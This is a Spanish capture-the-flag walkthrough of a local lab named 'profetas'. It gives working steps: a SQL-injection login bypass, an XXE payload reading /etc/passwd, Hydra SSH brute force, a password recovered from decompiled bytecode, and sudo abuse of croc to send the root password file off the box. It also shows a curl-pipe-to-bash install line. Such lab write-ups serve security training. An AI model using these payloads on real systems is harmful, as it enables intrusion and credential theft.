


CREDITOS A: vareCruzz

Desplegamos el laboratorio “profetas.tar”

```
(vare@kali)-[~/Escritorio]
$ sudo bash auto_deploy.sh profetas.tar
[sudo] contraseña para vare: profetas.tar - auto_deploy.sh
```



Estamos desplegando la máquina vulnerable, espere un momento.

Máquina desplegada, su dirección IP es → 172.17.0.2

Presiona Ctrl+C cuando termines con la máquina para eliminarla

Realizamos un escaneo de nmap para conocer que puertos están abiertos y que servicios corren en el laboratorio.


```
vare@kali: ~/Escritorio  x  vare@kali: ~/Escritorio  x
(vare@kali)-[~/Escritorio]
$ nmap -p- -sS --min-rate 5000 --open -n -Pn -sCV 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-25 12:42 -0600
Nmap scan report for 172.17.0.2
Host is up (0.000013s latency).
Not shown: 65533 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
22/tcp    open  ssh      OpenSSH 9.6p1 Ubuntu 3ubuntu13.14 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   256 79:80:90:64:27:37:bc:e2:49:0c:27:c2:4a:09:f6:d0 (ECDSA)
|_  256 6b:05:29:59:af:75:4f:78:7b:f5:2b:2a:13:07:6d:e0 (ED25519)
80/tcp    open  http     Apache httpd 2.4.58 ((Ubuntu))
| http-cookie-flags:
|   /:
|   PHPSESSID:
|_    httponly flag not set
|_ http-title: ProfetaNet Access
|_ http-server-header: Apache/2.4.58 (Ubuntu)
MAC Address: 96:AB:92:02:3B:E1 (Unknown)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Service detection performed. Please report any incorrect results at <https://nmap.org/submit/> .
Nmap done: 1 IP address (1 host up) scanned in 9.21 seconds


CREDITOS A: vareCruzz

En el escaneo vemos el servicio SSH y HTTP al cual excederemos.

<http://172.17.0.2>



En este panel de login podemos autenticarnos a través del siguiente payload
' OR 1 = 1 -- -



CREDITOS A: vareCruzz

Una vez autenticados vemos esto:

ProfetaNet – Monitorización de Servidores

Actualizar

Servidor	Servicio	Estado
srv-isaiás	daemon_isaiás	FALLO
srv-jeremías	daemon_jeremías	REINICIANDO
srv-ezequiel	daemon_ezequiel	CARGANDO
srv-daniel	daemon_daniel	OK
srv-oseas	daemon_oseas	OK
srv-joel	daemon_joel	SIN RESPUESTA
srv-amós	daemon_amós	FALLO

Y si bajamos más encontramos un código en base64

Cerrar sesión

“Y habló Jehová a los profetas...”

cmVjdWVyZGEuLi4gdHUgY29udHJhc2XxYSBlcyB0dSB1c3Vhcmlv

Decodificamos el código.

```

(vare@kali)-[~/Escritorio]
$ echo 'cmVjdWVyZGEuLi4gdHUgY29udHJhc2XxYSBlcyB0dSB1c3Vhcmlv' | base64 -d
recuerda... tu contrasea es tu usuario

(vare@kali)-[~/Escritorio]
$
```

CREDITOS A: vareCruzz

Nos da una pista de posible intrusión. Volviendo a la web presionando en cerrar sesión nos manda a este panel de administrador. El usuario sería notadmin@gmail.com y la contraseña la podemos evadir a través del siguiente payload: ' OR 1 = 1-- -

CIELO PORTAL v3.0

Acceso restringido: solo usuarios dignos

notadmin@gmail.com

●●●●●●●●●●

AUTENTICAR

💡 El sistema valida el formato del usuario antes de procesar la consulta

¿Qué pasa si el sistema valida lo que escribes? — notadmin

Dentro del panel de admin se procesa un XML. Por la cual vamos a probar una inyección XXE.

Introduce el XML a procesar:

```
<?xml version="1.0"?>
<!DOCTYPE data [
<!ENTITY xxe SYSTEM "file:///etc/passwd">
]>
<data>
  <contenido>&xxe;</contenido>
</data>
```

 PROCESAR XML

CREDITOS A: vareCruzz

```
(
[contenido] => root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/run/ircd:/usr/sbin/nologin
_apt:x:42:65534:/:nonexistent:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
ubuntu:x:1000:1000:Ubuntu:/home/ubuntu:/bin/bash
_galera:x:100:65534:/:nonexistent:/usr/sbin/nologin
mysql:x:101:102:MariaDB Server,,,:/nonexistent:/bin/false
jeremias:x:1001:1001:,,,:/home/jeremias:/bin/bash
ezequiel:x:1002:1002:,,,:/home/ezequiel:/bin/bash
systemd-network:x:998:998:systemd Network Management:/:usr/sbin/nologin
systemd-timesync:x:997:997:systemd Time Synchronization:/:usr/sbin/nologin
messagebus:x:102:103:/:nonexistent:/usr/sbin/nologin
systemd-resolve:x:996:996:systemd Resolver:/:usr/sbin/nologin
sshd:x:103:65534:/:run/sshd:/usr/sbin/nologin
```

En el contenido de /etc/passwd vemos dos usuarios: ezequiel y jeremias

Por la cual haremos fuerza bruta con hydra ya que anteriormente se menciona que el “tu contraseña es tu usuario”

```
(vare@kali)-[~/Escritorio]
$ cat usuarios.txt
ezequiel
jeremias

(vare@kali)-[~/Escritorio]
$ hydra -L usuarios.txt -P usuarios.txt ssh://172.17.0.2
Hydra v9.7 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organizations, or for
illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-07-25 13:02:25
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: use -t 4
[DATA] max 4 tasks per 1 server, overall 4 tasks, 4 login tries (l:2/p:2), ~1 try per task
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2 login: jeremias password: jeremias
1 of 1 target successfully completed, 1 valid password found
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2026-07-25 13:02:29

(vare@kali)-[~/Escritorio]
$ █
```

Entramos por SSH con las siguientes credenciales ssh jemerias@172.17.0.2

CREDITOS A: vareCruzz

Conseguimos entrar con las credenciales

```
(vare@kali)-[~/Escritorio]
$ ssh jeremias@172.17.0.2
jeremias@172.17.0.2's password:
Permission denied, please try again.
jeremias@172.17.0.2's password:
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.19.14+kali-amd64 x86_64)
```

```
* Documentation:  https://help.ubuntu.com
* Management:    https://landscape.canonical.com
* Support:        https://ubuntu.com/pro
```

This system has been minimized by removing packages and content that are not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.

Last login: Sat Jan 17 08:58:35 2026 from 172.17.0.1

```
jeremias@69071c1141a7:~$
```

Levantamos un servidor en python para descargar un archivo “ezequiel.pyc” para transferirlo a nuestro equipo.

Sesión Acciones Editar Vista Ayuda

vare@kali: ~/Escritorio | jeremias@69071c1141a7: ~ | vare@kali: ~/Escritorio

```
jeremias@69071c1141a7:~$ python3 -m http.server 4444
Serving HTTP on 0.0.0.0 port 4444 (http://0.0.0.0:4444/) ...
172.17.0.1 - - [25/Jul/2026 21:20:40] "GET / HTTP/1.1" 200 -
172.17.0.1 - - [25/Jul/2026 21:20:41] "code 404, message File not found"
172.17.0.1 - - [25/Jul/2026 21:20:41] "GET /favicon.ico HTTP/1.1" 404 -
172.17.0.1 - - [25/Jul/2026 21:20:43] "GET /ezequiel.pyc HTTP/1.1" 200 -
```

```
• .bash_history
• .bash_logout
• .bashrc
```


Directory listing for /

- [.bash_history](#)
- [.bash_logout](#)
- [.bashrc](#)
- [.cache/](#)
- [.local/](#)
- [.profile](#)
- [ezequiel.pyc](#)
- [user.txt](#)

CREDITOS A: vareCruzz

Le damos click a “ezequiel.pyc” y se descargara.

Entramos a la siguiente pagina <https://pylingual.io/> para decompilar el archivo “ezequiel.pyc”




Explorando el código encontramos lo siguiente.

```
38         dt += p if i % 2 == 0 else -p
39     return abs(dt)
40     _p1 = '234r3fsd2'
41     _p2 = '-34fsdrr32'
42     def _e1(d):
43         # ***<module>._e1: Failure:
44         b1. a = (b.b64encode(d.encode('utf-8')))
```

La cual es la contraseña de ezequiel y entraremos con las credenciales por

ssh ezequiel@172.17.0.2

CONTRASEÑA:



CREDITOS A: vareCruzz

Cuando ejecutamos `sudo -l` vemos el binario `croc`.

Croc es una aplicación que permite transferir archivos

Visualizamos el contenido de `/root/acces0.txt` y nos dejan una pista de donde esta la contraseña de root

```
vare@kali: ~/Escritorio
ezequiel@69071c1141a7: ~$ sudo -l
Matching Defaults entries for ezequiel on 69071c1141a7:
  env_reset, mail_badpass, secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin\:/snap/bin, use_pty

User ezequiel may run the following commands on 69071c1141a7:
  (ALL) NOPASSWD: /usr/local/bin/croc
ezequiel@69071c1141a7: ~$ ls -al
total 36
drwxr-x--- 1 ezequiel ezequiel 4096 Jul 25 21:56 .
drwxr-xr-x 1 root    root    4096 Jan 16  2026 ..
-rw----- 1 ezequiel ezequiel 142 Jan 17  2026 .bash_history
-rw-r--r-- 1 ezequiel ezequiel 220 Jan 16  2026 .bash_logout
-rw-r--r-- 1 ezequiel ezequiel 3771 Jan 16  2026 .bashrc
drwx----- 2 ezequiel ezequiel 4096 Jul 25 21:56 .cache
-rw-r--r-- 1 ezequiel ezequiel 807 Jan 16  2026 .profile
-rw-r--r-- 1 root    root      95 Jan 16  2026 acces0.txt
ezequiel@69071c1141a7: ~$ cat acces0.txt
Hola hijo mio, te he dejado mi pwd dentro mi directorio /root/passw0rd_r00t.txt. Firmado: root
ezequiel@69071c1141a7: ~$
```

En la maquina victima ejecutamos `croc` para enviarnos el archivo y copiamos el código dependiendo si nuestro equipo es Linux o Windows

```
ezequiel@05e965112347: ~$ sudo /usr/local/bin/croc send /root/passw0rd_r00t.txt
Sending 'passw0rd_r00t.txt' (10 B)
```

NOTA: Si `croc` no está instalada en nuestro equipo haremos un:

`curl https://getcroc.schollz.com | bash`

CREDITOS A: vareCruzz

En nuestra maquina introducimos el código y obtendremos el archivo la cual contiene la contraseña de root.

```

(vare@kali)-[~/Escritorio]
$ croc
Enter receive code: 2634-isabel-eric-andy
Accept 'passwd_r00t.txt' (10 B)? (Y/n) y

Receiving (←172.17.0.2:9009)
passwd_r00t.txt 100% |████████████████████████████████████████| (10/10 B, 478 B/s)

(vare@kali)-[~/Escritorio]
$ cat passwd_r00t.txt
fl4sk1pwd
```

Y listo somos ROOT :)

```

ezequiel@69071c1141a7:~$ su root
Password:
root@69071c1141a7:/home/ezequiel# whoami
root
root@69071c1141a7:/home/ezequiel#
```